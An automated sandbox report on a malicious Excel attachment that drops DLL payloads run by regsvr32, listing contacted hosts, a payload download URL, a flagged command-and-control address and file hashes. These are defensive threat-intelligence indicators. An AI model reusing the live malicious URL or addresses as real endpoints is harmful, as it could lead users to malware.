http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000004.00000002.12224402 88.00000000029C3000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0006.00000002.1222381570.000000000335900 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1222374224.000 0000002D14000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000004.00000002.12224402 88.00000000029C3000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0006.00000002.1222381570.000000000335900 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1222374224.000 0000002D14000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://https://173.82.82.196:8080/0	regsvr32.exe, 00000006.00000002.12219174 93.0000000000143000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
159.203.19.2	airliftlimo.com	United States		14061	DIGITALOCEAN-ASNUS	false
188.114.96.10	vipteck.com	European Union		13335	CLOUDFLARENETUS	false
173.82.82.196	unknown	United States		35916	MULTA-ASN1US	true
193.143.77.34	kabeonet.pl	Poland		29522	KEIPL	false
160.153.40.1	salledemode.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	632032
Start date and time: 23/05/202208:26:17	2022-05-23 08:26:17 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	AGK-010522 MJEY-210522.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@16/16@5/5
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 51.2% (good quality ratio 28.4%) • Quality average: 34% • Quality standard deviation: 37.8%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xls • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 93.184.221.240, 178.79.225.128
- Excluded domains from analysis (whitelisted): wu.ec.azureedge.net, bg.apr-52dd2-0503.edgecastdns.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, ctldl.windowsupdate.com, wu-bg-shim.trafficmanager.net, wu.azureedge.net
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Copyright Joe Security LLC 2022

Simulations

Behavior and APIs

Time	Type	Description
08:27:26	API Interceptor	2725x Sleep call for process: regsvr32.exe modified
08:27:31	API Interceptor	230x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61480 bytes, 1 file
Category:	dropped
Size (bytes):	61480
Entropy (8bit):	**7.9951219482618905**
Encrypted:	**true**
SSDEEP:	1536:kmu7iDG/SCACih0/8uIGantJdjFpTE8lTeNjiXKGgUN:CeGf5gKsG4vdjFpjlYeX9gUN
MD5:	B9F21D8DB36E88831E5352BB82C438B3
SHA1:	4A3C330954F9F65A2F5FD7E55800E46CE228A3E2
SHA-256:	998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E
SHA-512:	D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB1699476
Malicious:	false
Preview:	MSCF....(.....,.....I.....y.....Tbr .authroot.stl..$..4..CK..<Tk...c_.d....A.K.....Y.f....!.))$7*I.....e..eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F.....V:F..]..... B`....Q...c"U.0.n....J.....4.....i7s..:.27....._...+).lE..he.4\|.?,...h....7..PA..b.,. .....#1+..o...g.....2n1m...=.....Dp.;..f..ljX.Dx..r<'.1RI3B0<w.D.z..)D\|..8<..c+..'XH..K,.Y..d.j.<.A... ....I_lVb[w..rDp...'.....nL....!G.F....f.fX..r.. ?.....v(...L..<.\.Z..g;.>.0v...P .....\|...A..(..x...T0.`g...c..7.U?...9.p..a..&..9.....sV..l0..D..fhi..h.F....q...y.....Mq].4..Z.....={L....AS..9.....:.:..... ...+..P.N....EAQ.V. sr.....y.B.`.Efe..8../....$...y-.q.J.....nP...2.Q8...O.....M.@\.>=X....V..z.4.=.@...ws.N.M3.S.c?.....C4]?..\.K.9.....^...CU.....O....X.`.....`._.gU...*..V.{V6..m ..D.-|.Q.t.7.....9.~....[...I.<e...~$..>.....s.I.S....~1..IV.2Ri:..]R!8...q...I.X.%.)@.....2.gb,t...}..;...@.Z..<q..y..:....e3..cY.we.$....z..| .#.....I...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	dropped
Size (bytes):	290

Entropy (8bit):	2.9506517562666863
Encrypted:	false
SSDEEP:	6:kKlJdoxN+SkQlPlEGYRMY9z+4KlDA3RUe/:9TkPlE99SNxAhUe/
MD5:	B18F511F2D21118A5723153BCF571045
SHA1:	4BCC655F2107B8B6282343130B6B33D943036F1B
SHA-256:	D616D58655C84CB25F6B4788337261572599498 65A20F7008777E73AC88274C3
SHA-512:	46D032EF9791EBE729523F64ED388B69D13239EAF7AADF1CA9317CBCD2B01989AAB5DF50CEEEB64DFCEB066A61C15674787EBB2CCD316AE337E5C76B13DD 1BF
Malicious:	false
Preview:	p..... .....6].n..(..... .....3k/"[.....(...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./. s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\kUrMZJhgldiJr6j0XWPeZOiGs[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158106334231925
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTZA0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVO:i5MR9M6y3TjRIvgMSS3AyUrhYu3j
MD5:	BE9AB3CBCD3C659212F266325283997D
SHA1:	8AE66E545E3F39473BE65759BE466D48448F385C
SHA-256:	278D0C0BAF0203C13A5E72F31027F4FD0921F6FA2A84656485D86F8D09D562C0
SHA-512:	48058CE87D6A2813C60852B435BC43D7F64D0180A63F9F5964123C0009FC4060216749FBE32DF6FC60BC35E139E4B2D24320AEF526BF12A8A57473203B4F942D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 56%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\RD05UTHGkitvIJt[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158099808823071
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcT+0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TrRIvgMSS3AyUrhYu3j
MD5:	F11EBAFE4C3C0069090023A6B4CAEC35
SHA1:	3FECC4BC39FA6F17F062473D80F51AAEF8B442DB
SHA-256:	CAE8D1C14C85D10D7413AF876E6748813AD6930CF4D856E120857C4489A690DA
SHA-512:	425ED0A65526F11EADC37C8158C2D53C6A07C234DA59594DEEC8C8B132B6673534371A149CD5EA586ED07B0A517011E6143CE41E5D4D93608208C1DC73880F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 41%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\me435CErJsFGw1q[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	365056
Entropy (8bit):	7.158106332990621
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTb0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TWRIvgMSS3AyUrhYu3j

MD5:	8516983EEDC8690C1495B828B4262A63
SHA1:	BDD250044234E53E9F08DB444A1DE00987735930
SHA-256:	90498F1EE590DA28566434C15EFCFD98E829846F233387553EA655FC7559168D
SHA-512:	C5B6A37A787A70E70BE8614F957C183547B85DFA0913B746F6BC701CEC09BD54E04FB53443DFEFFEDCF83176F581E6A5F4DE06219A1FA6D9D015691E9432CD 3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 59%
IE Cache URL:	http://salledemode.com/tgroup.ge/x4bc2kL4BzGAeUsVi/
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\UWa95VlQ[1]

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	5
Entropy (8bit):	1.5219280948873621
Encrypted:	false
SSDEEP:	3:hn:h
MD5:	FDA44910DEB1A460BE4AC5D56D61D837
SHA1:	F6D0C643351580307B2EAA6A7560E76965496BC7
SHA-256:	933B971C6388D594A23FA1559825DB5BEC8ADE2DB1240AA8FC9D0C684949E8C9
SHA-512:	57DDA9AA7C29F960CD7948A4E4567844D3289FA729E9E388E7F4EDCBDF16BF6A94536598B4F9FF8942849F1F96BD3C00BC24A75E748A36FBF2A145F63BF904C 1
Malicious:	false
Preview:	0....

C:\Users\user\AppData\Local\Temp\Cab881.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61480 bytes, 1 file
Category:	dropped
Size (bytes):	61480
Entropy (8bit):	**7.9951219482618905**
Encrypted:	**true**
SSDEEP:	1536:kmu7iDG/SCACih0/8uIGantJdjFpTE8lTeNjiXKGgUN:CeGf5gKsG4vdjFpjlYeX9gUN
MD5:	B9F21D8DB36E88831E5352BB82C438B3
SHA1:	4A3C330954F9F65A2F5FD7E55800E46CE228A3E2
SHA-256:	998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E
SHA-512:	D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB16994 76
Malicious:	false
Preview:	MSCF....(.....,.....I.....y.....Tbr .authroot.stl..$..4..CK..<Tk...c_.d....A.K.....Y.f....!.))$7*I.....e..eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F.....V:F..]..... B`....Q...c"U.0.n....J.....4.....i7s..:.27....._...+).lE..he.4|.?,...h....7..PA..b.,. .....#1+..o...g.....2n1m...=.....Dp.;..f..ljX.Dx..r<'.1RI3B0<w.D.z..)D|..8<..c+..'XH..K,.Y..d.j.<.A...  ....I_lVb[w..rDp...'.....nL....!G.F....f.fX..r.. ?.....v(...L..<.\.Z..g;.>.0v...P .....|...A..(..x...T0.`g...c..7.U?...9.p..a..&..9.....sV..l0..D..fhi..h.F....q...y.....Mq].4..Z.....={L....AS..9.....:..... ...+..P.N....EAQ.V. sr.....y.B.`.Efe..8../....$...y-.q.J.....nP...2.Q8...O.....M.@\.>=X....V..z.4.=.@...ws.N.M3.S.c?.....C4]?..\.K.9.....^...CU.....O....X.`.....gU...*..V.{V6..m ..D.-|.Q.t.7.....9.~....[...I.<e...~$..>.....s.I.S....~1..IV.2Ri:..]R!8...q...I.X.%.)@.....2.gb,t...}..;...@.Z..<q..y..:....e3..cY.we.$....z..| .#.....I...

C:\Users\user\AppData\Local\Temp\Tar882.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	162196
Entropy (8bit):	6.301436092020807
Encrypted:	false
SSDEEP:	1536:Nga6crtilgCyNY2Ip/5ib6NWdm1wpzru2RPZz04D8rlCMiB3XlMc:Na0imCy/dm0zru2RN97MiVGc
MD5:	E721613517543768F0DE47A6EEEE3475
SHA1:	3FFC13E3157CF6EB9E9CCAB57B9058209AF41D69
SHA-256:	3163B82D1289693122EF99ED6C3C1911F68AA2A7296907CEBF84C897141CED4E

SHA-512:	E097CAB58C5E390FDC2DB03A59329A548A60069804487828B70519A403622260E57F10B09D9DDAEEB3C31491FE32221FB67965C490771A3D42E45EBB8BE26587
Malicious:	false
Preview:	0..y...*.H.....y.0..yz...1.0...`.H.e.....0..i...+.....7.....i.0..i.0...+.....7.....SiU[v...220418211447Z0...+.....0..i.0..D.....`...@.,..0..0.r1..*0...+.....7..h1.....+h...0...+.....7..~1... ...D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R. o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7... 1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0.. .+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o

C:\Users\user\AppData\Local\Temp\~DFD493E3869BDA5390.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	3.430046337073317
Encrypted:	false
SSDEEP:	768:ODRKpb8rGYrMPe3q7Q0XV5xtezE8vpI8UM+VB9s1X0:OVKpb8rGYrMPe3q7Q0XV5xtezE8vG8Uv
MD5:	268EE6A4D8E511858C19684926C5CBC5
SHA1:	4406095C22A6FA760F49845B116610756D3FFC01
SHA-256:	C3C0646B3FDD86756340917F30A5B4F289095960870A82FBAD8D0033E5056C5E
SHA-512:	526EDE142F8B98D56B21E4010018A83657232FA14EA69B53D5073D09E473FFD5E61639F6F53F42D2B4277CF35B9D806EEAFED619C725F2529516D012BFA778F2
Malicious:	false
Preview:	....

C:\Users\user\Desktop\AGK-010522 MJEY-210522.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Fri May 20 16:15:56 2022, Security: 0
Category:	dropped
Size (bytes):	69120
Entropy (8bit):	6.450399390204807
Encrypted:	false
SSDEEP:	1536:gVKpb8rGYrMPe3q7Q0XV5xtezE8vG8UM+79s1a6YG2jzQ0viPvDNHhA6q:+Kpb8rGYrMPe3q7Q0XV5xtezE8vG8UMu
MD5:	01676D2646AF8E6C06365E9068E2149D
SHA1:	5F1DC0BFE414CA0DF0E0F3C94C6DE6D86E8D0C3B
SHA-256:	C93CDFC2D9F341B93A85FF78AEF64A51EAA3830F1CBC84184EFCD7D4EC140465
SHA-512:	3542E2158FB1271A00E947E604ACE166A86342DF1243CADCF647E8816DE8A636FF9ECFF7DB79B8FA3E112D7D6633D891B1F4DBED04587F8509937B60882BDAE 8
Malicious:	**true**
Preview:	.....>..... .....ZO..... .....\.p....userTH B.....a.....=.....=.....Ve18.....X.@....."..... .....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\uxevr1.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158099808823071
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcT+0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TrRIvgMSS3AyUrhYu3j
MD5:	F11EBAFE4C3C0069090023A6B4CAEC35
SHA1:	3FECC4BC39FA6F17F062473D80F51AAEF8B442DB
SHA-256:	CAE8D1C14C85D10D7413AF876E6748813AD6930CF4D856E120857C4489A690DA
SHA-512:	425ED0A65526F11EADC37C8158C2D53C6A07C234DA59594DEEC8C8B132B6673534371A149CD5EA586ED07B0A517011E6143CE41E5D4D93608208C1DC73880F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 41%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d...v{.b....." .....5.....T....@.....P.....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\uxevr2.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158106332990621
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTb0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TWRIvgMSS3AyUrhYu3j
MD5:	8516983EEDC8690C1495B828B4262A63
SHA1:	BDD250044234E53E9F08DB444A1DE00987735930
SHA-256:	90498F1EE590DA28566434C15EFCFD98E829846F233387553EA655FC7559168D
SHA-512:	C5B6A37A787A70E70BE8614F957C183547B85DFA0913B746F6BC701CEC09BD54E04FB53443DFEFFEDCF83176F581E6A5F4DE06219A1FA6D9D015691E9432CD 3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 59%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d...v{.b....." .....5.....T....@.....P.....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\uxevr3.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158106334231925
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTZA0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVO:i5MR9M6y3TjRIvgMSS3AyUrhYu3j
MD5:	BE9AB3CBCD3C659212F266325283997D
SHA1:	8AE66E545E3F39473BE65759BE466D48448F385C
SHA-256:	278D0C0BAF0203C13A5E72F31027F4FD0921F6FA2A84656485D86F8D09D562C0
SHA-512:	48058CE87D6A2813C60852B435BC43D7F64D0180A63F9F5964123C0009FC4060216749FBE32DF6FC60BC35E139E4B2D24320AEF526BF12A8A57473203B4F942D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 56%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d...v{.b....." .....5.....T....@.....P.....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc.....@..@.reloc.....@..B.....

C:\Windows\System32\MiFQSWNWaJxwEe\IpsJNE.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158106332990621
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTb0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TWRIvgMSS3AyUrhYu3j
MD5:	8516983EEDC8690C1495B828B4262A63
SHA1:	BDD250044234E53E9F08DB444A1DE00987735930
SHA-256:	90498F1EE590DA28566434C15EFCFD98E829846F233387553EA655FC7559168D
SHA-512:	C5B6A37A787A70E70BE8614F957C183547B85DFA0913B746F6BC701CEC09BD54E04FB53443DFEFFEDCF83176F581E6A5F4DE06219A1FA6D9D015691E9432CD 3
Malicious:	**true**

Antivirus:	• Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 59%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Windows\System32\XpltPypW\hllulW.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158099808823071
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcT+0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TrRIvgMSS3AyUrhYu3j
MD5:	F11EBAFE4C3C0069090023A6B4CAEC35
SHA1:	3FECC4BC39FA6F17F062473D80F51AAEF8B442DB
SHA-256:	CAE8D1C14C85D10D7413AF876E6748813AD6930CF4D856E120857C4489A690DA
SHA-512:	425ED0A65526F11EADC37C8158C2D53C6A07C234DA59594DEEC8C8B132B6673534371A149CD5EA586ED07B0A517011E6143CE41E5D4D93608208C1DC73880F
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 41%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Windows\System32\YtTPe\fAqgggPvQZYEzIo.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158106334231925
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTZA0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVO:i5MR9M6y3TjRIvgMSS3AyUrhYu3j
MD5:	BE9AB3CBCD3C659212F266325283997D
SHA1:	8AE66E545E3F39473BE65759BE466D48448F385C
SHA-256:	278D0C0BAF0203C13A5E72F31027F4FD0921F6FA2A84656485D86F8D09D562C0
SHA-512:	48058CE87D6A2813C60852B435BC43D7F64D0180A63F9F5964123C0009FC4060216749FBE32DF6FC60BC35E139E4B2D24320AEF526BF12A8A57473203B4F942D
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 56%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Fri May 20 16:15:56 2022, Security: 0
Entropy (8bit):	6.449650247078011
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	AGK-010522 MJEY-210522.xls
File size:	69120
MD5:	26fe1a6dbcaedcd92be80daa3f91a595
SHA1:	f894d4913c99feb984e4885d46ef3935467b07b0
SHA256:	10d164258a05b43017ea2344e234477490adaef157633778e0a2f2f558ef9385

Copyright Joe Security LLC 2022

SHA512:	27fc4993a4f0e8ff9ad667e107a846e94d97d13de9dd2af1da0cb7377df08d3e9001dee888d0909802dff8ae7450006071378df9e8b1842a7831804af098c826
SSDEEP:	1536:nVKpb8rGYrMPe3q7Q0XV5xtezE8vG8UM+79s1a6YG2jzQ0viPvDNHhA6W:VKpb8rGYrMPe3q7Q0XV5xtezE8vG8UMa
TLSH:	28635A467A59C82DF914D33549D74BA97316FC318FAB0A833225F324AFFD8A05A0761B
File Content Preview:	........................>..

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "AGK-010522 MJEY-210522.xls"

Indicators

Has Summary Info:	
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	False

Summary

Code Page:	1251
Author:	Dream
Last Saved By:	TYHRETH
Create Time:	2015-06-05 18:19:34
Last Saved Time:	2022-05-20 15:15:56
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.404258978601
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . P . . . . X . . . . d . . . . l . . . . t . . . . | . . . . S h e e t . . . . . E S R S G B 1 . . . . . E G S H R H V 2 . . . . E S H V G R E R 3 . . . . . P K E K P P G

General	
